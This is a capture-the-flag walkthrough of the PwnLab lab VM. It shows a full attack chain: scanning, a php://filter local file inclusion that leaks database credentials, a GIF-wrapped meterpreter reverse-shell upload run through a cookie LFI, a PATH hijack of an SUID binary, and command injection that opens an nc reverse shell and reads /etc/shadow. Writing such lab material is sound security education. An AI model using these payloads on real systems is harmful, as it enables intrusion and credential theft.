CTF Walkthroughs: PwnLab

Host Discovery

root@kali2vm:/# **netdiscover -r 192.168.91.0/24**

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.91.1    00:50:56:c0:00:08      2     120  VMware, Inc.
192.168.91.2    00:50:56:f7:e9:14      1      60  VMware, Inc.
192.168.91.141  00:0c:29:6e:b7:d3      1      60  VMware, Inc.
192.168.91.254  00:50:56:e0:4d:84      1      60  VMware, Inc.
```

Target: **192.168.91.141**; notice that the MAC address prefix identifies the system as a Virtual Machine.

Service Enumeration

The pentester deployed several scans to identify and enumerate network services:

root@kali2vm:/# **nmap -Pn -n -p- 192.168.91.141**
root@kali2vm:/# **nmap -Pn -n -sU --top-ports 20 --open --reason 192.168.91.141**
root@kali2vm:/# **nmap -Pn -n -A -p 80,111,3306 192.168.91.141**

```
root@kali2vm:/# nmap -sV -p 80,111,3306 192.168.91.141

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-14 11:58 EDT
Nmap scan report for 192.168.91.141
Host is up (0.00026s latency).
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MySQL 5.5.47-0+deb8u1
MAC Address: 00:0C:29:6E:B7:D3 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

None of the applications appeared to be vulnerable to remote access exploits. The pentester shifted focus to enumerating the web server.

Manual Browsing
Three web pages were found (listed below). The pentester examined the source code of each, and also probed for common vulnerabilities such as SQL injection, weak passwords, and remote and local file inclusion. No significant results were found.

http://192.168.91.141/
http://192.168.91.141/?page=login
http://192.168.91.141/?page=upload

The pentester deployed Nikto to scan for web application vulnerabilities.
root@kali2vm:/# **nikto -h 192.168.91.141**
...snip…
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /login.php: Admin login page/section found.
...snip…

The pentester noted that the config.php page may contain usernames and passwords, and that a login.php page is present. The pentester navigated to /config.php, but the page appeared to be blank. The pentester then began probing login.php, but no significant progress was made.

At this point, the pentester spent significant time launching password attacks and enumerating the MySQL instance; however, all activities resulted in no significant results. The pentester rationalized that there was another vector, likely a local file inclusion affecting the "*/?page=*" URI.


After several hours devoted to research, the pentester came across a promising article posted here:
https://www.idontplaydarts.com/2011/02/using-php-filter-for-local-file-inclusion/
The article describes a technique for performing local file inclusion using the "*php://filter/convert.base64_encode/resource*" function.

Exploitation

The pentester took this information and crafted the following request:

root@kali2vm:/# **curl http://192.168.91.141/?page=php://filter/convert.base64-encode/resource=config**

Notice that the pentester requested the config.php file that previously returned no data. In this case, the config.php file was returned to the pentester in base 64 encoded format.




config.php in base64:
PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+


Decoded:
<?php
$server = "localhost";
$username = "**root**";
$password = "**H4u%QJ_H99**";
$database = "**Users**";
?>

The pentester identifies root credentials to the MySQL database. The pentester then connected to the database for further enumeration.

root@kali2vm:/# **mysql -h 192.168.91.141 -u root -p Users**




The pentester began examining the SQL database for any useful information. The pentester found some usernames and base64 encoded passwords.



Decoded, the passwords are:
kent: JWzXuBJJNy
mike: SIfdsTEn6I
kane: iSv5Ym2GRo

The pentester uses these credentials to login to the web server. The pentester now has the option to upload files to the web server.



Initially, the pentester tried uploading various PHP shells, but the web server responded that only image files were accepted. The pentester then created a php meterpreter script and injected it into a GIF. To create this payload, perform the following steps:

1. echo GIF98 > evil.gif
2. msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.91.129 LPORT=8080 >> evil.gif

The pentester then successfully uploaded this payload; this can be confirmed by navigating to: http://192.168.91.141/upload/
Notice that the filename appears to be an MD5 hash: 1b7d2e8797d863fdf63594e390c18255


While the pentester could upload malicious code to the target, he still needed a way to execute the payload. The pentester assessed that he may be able to use local file inclusion to execute the code. After a period with no measurable progress, the pentester decided to review the contents of index.php using the previously discovered LFI vulnerability.

root@kali2vm:/# curl http://192.168.91.141/?page=php://filtert.base64-encode/resource=index

Again, this returned the source code of index.php in base64 format. The pentester decoded it, and examined the source code. One code snippet stood out:

```
if (isset($_COOKIE['lang']))
{
        include("lang/".$_COOKIE['lang']);
}
```

The pentester assessed that a LFI vulnerability may be present in the cookie field. To test this theory, the pentester enabled the Firefox addon, “TamperData”, which intercepts and modifies HTTP requests. The pentester navigated to http://192.168.91.141/ in his browser with TamperData enabled, and modified the HTTP request as follows:



The pentester then received a dump of the /etc/passwd file.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false Debian-exim:x:104:109::/var/spool/exim4:/bin/false messagebus:x:105:110::/var/run/dbus:/bin/false statd:x:106:65534::/var/lib/nfs:/bin/false john:x:1000:1000:,,,:/home/john:/bin/bash kent:x:1001:1001:,,,:/home/kent:/bin/bash mike:x:1002:1002:,,,:/home/mike:/bin/bash kane:x:1003:1003:,,,:/home/kane:/bin/bash mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false

PWNLAB


[Home] [Login] [Upload]

You must be log in.

Nice! The pentester had all he needed to receive a remote shell. The pentester entered metasploit and configured a multi handler to catch the reverse shell.


root@kali2vm:/# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
msf exploit(handler) > set LHOST 192.168.91.129
msf exploit(handler) > set LPORT 8080
msf exploit(handler) > exploit

With the multi-handler listening for a reverse shell, the pentester navigated to http://192.168.91.141/ in his browser with TamperData enabled, and modified the HTTP request once again as follows:



Cookie: lang=../upload/1b7d2e8797d863fdf63594e390c18255.gif

The pentester successfully received a reverse meterpreter shell. The pentester then began post access enumeration.




First, the pentester spawned a tty terminal to improve the functionality of his shell:
python -c 'import pty; pty.spawn("/bin/sh")'

Next, the pentester examined the kernel version:
$ uname -a
Linux pwnlab **3.16.0**-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux

The pentester tried several kernel exploits, all of which failed. It couldn't have been that easy!

The pentester switches users to Kane using the previously acquired MySQL credentials.
The pentester observes a unique file in Kane's home directory: msgmike



It appears msgmike has the SUID bit set, implying that we may be able to manipulate the binary to execute commands under user Mike. When the pentester ran msgmike, he received a distinct error:
***cat**: /home/mike/msg.txt: No such file or directory*

It appears that this file is simply running the cat command. After some research, the pentester found that this command can be exploited by affecting the order in which the OS searches paths to find and execute a binary. The pentester first examined the existing path:

kane@pwnlab:~$ echo $PATH
echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

The pentester then modified the path to point to a directory of the pentester's choosing:

kane@pwnlab:~$ export PATH=**.**
kane@pwnlab:~$ echo $PATH
kane@pwnlab:~$ **.**


The pentester assessed that if he made a file called "cat" in the /tmp directory, it would be executed under the context of Mike when executed through the msgmike command. The pentester created a shell script called cat, which will function as the payload in this case.

kane@pwnlab:~$ echo "/bin/sh" > cat
kane@pwnlab:~$ /bin/chmod 755 cat
kane@pwnlab:~$ ./msgmike

The pentester then had a shell under privileges of Mike. The pentester then restored the path to its original state.

$ export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

Next, the pentester noticed a file called msg2root in Mike's home folder.




This is another SUID file. The pentester ran it, and observed that it simply takes user input and echos it back to standard out. The pentester assessed that he may be able to pass it arbitrary commands via command injection. The pentester tried the following:


$ /home/mike/msg2root
/home/mike/msg2root
Message for root: Command Injection Test; /bin/cat /etc/shadow

Sure enough, it worked! At this point, it was trivial for the pentester to receive a root shell. The pentester constructed a netcat listener, then shoveled a shell using the command injection method:


Kali:
nc -nlvp 8000

Target:
$ /home/mike/msg2root
Message for root: hacked; /bin/nc -nv 192.168.91.129 8000 -e /bin/sh





The pentester concluded the challenge by dumping the flag:



Conclusion:

This was an excellent challenge. It required pentesters to think outside the box, correlate findings, and manually validate vulnerabilities. This was a good example of the importance of manual methods, as no automated vulnerability scanner would have disclosed the flaws found during this engagement. This challenge also demonstrates the importance of validating user input. The pentester made liberal use of malicious code via multiple local file inclusion vulnerabilities, path tampering, and command injection. Everything must be validated and sanitized for proper input, even when you think there is no way a hacker could inject malicious code into a program. Additionally, this challenge demonstrated that sensitive data should not rely on base64 encoding as its sole form of protection. Had the MySQL passwords been encrypted with a strong password, the pentester would likely have failed to gain access through the methods outlined above.

Thanks to Claor for the outstanding challenge!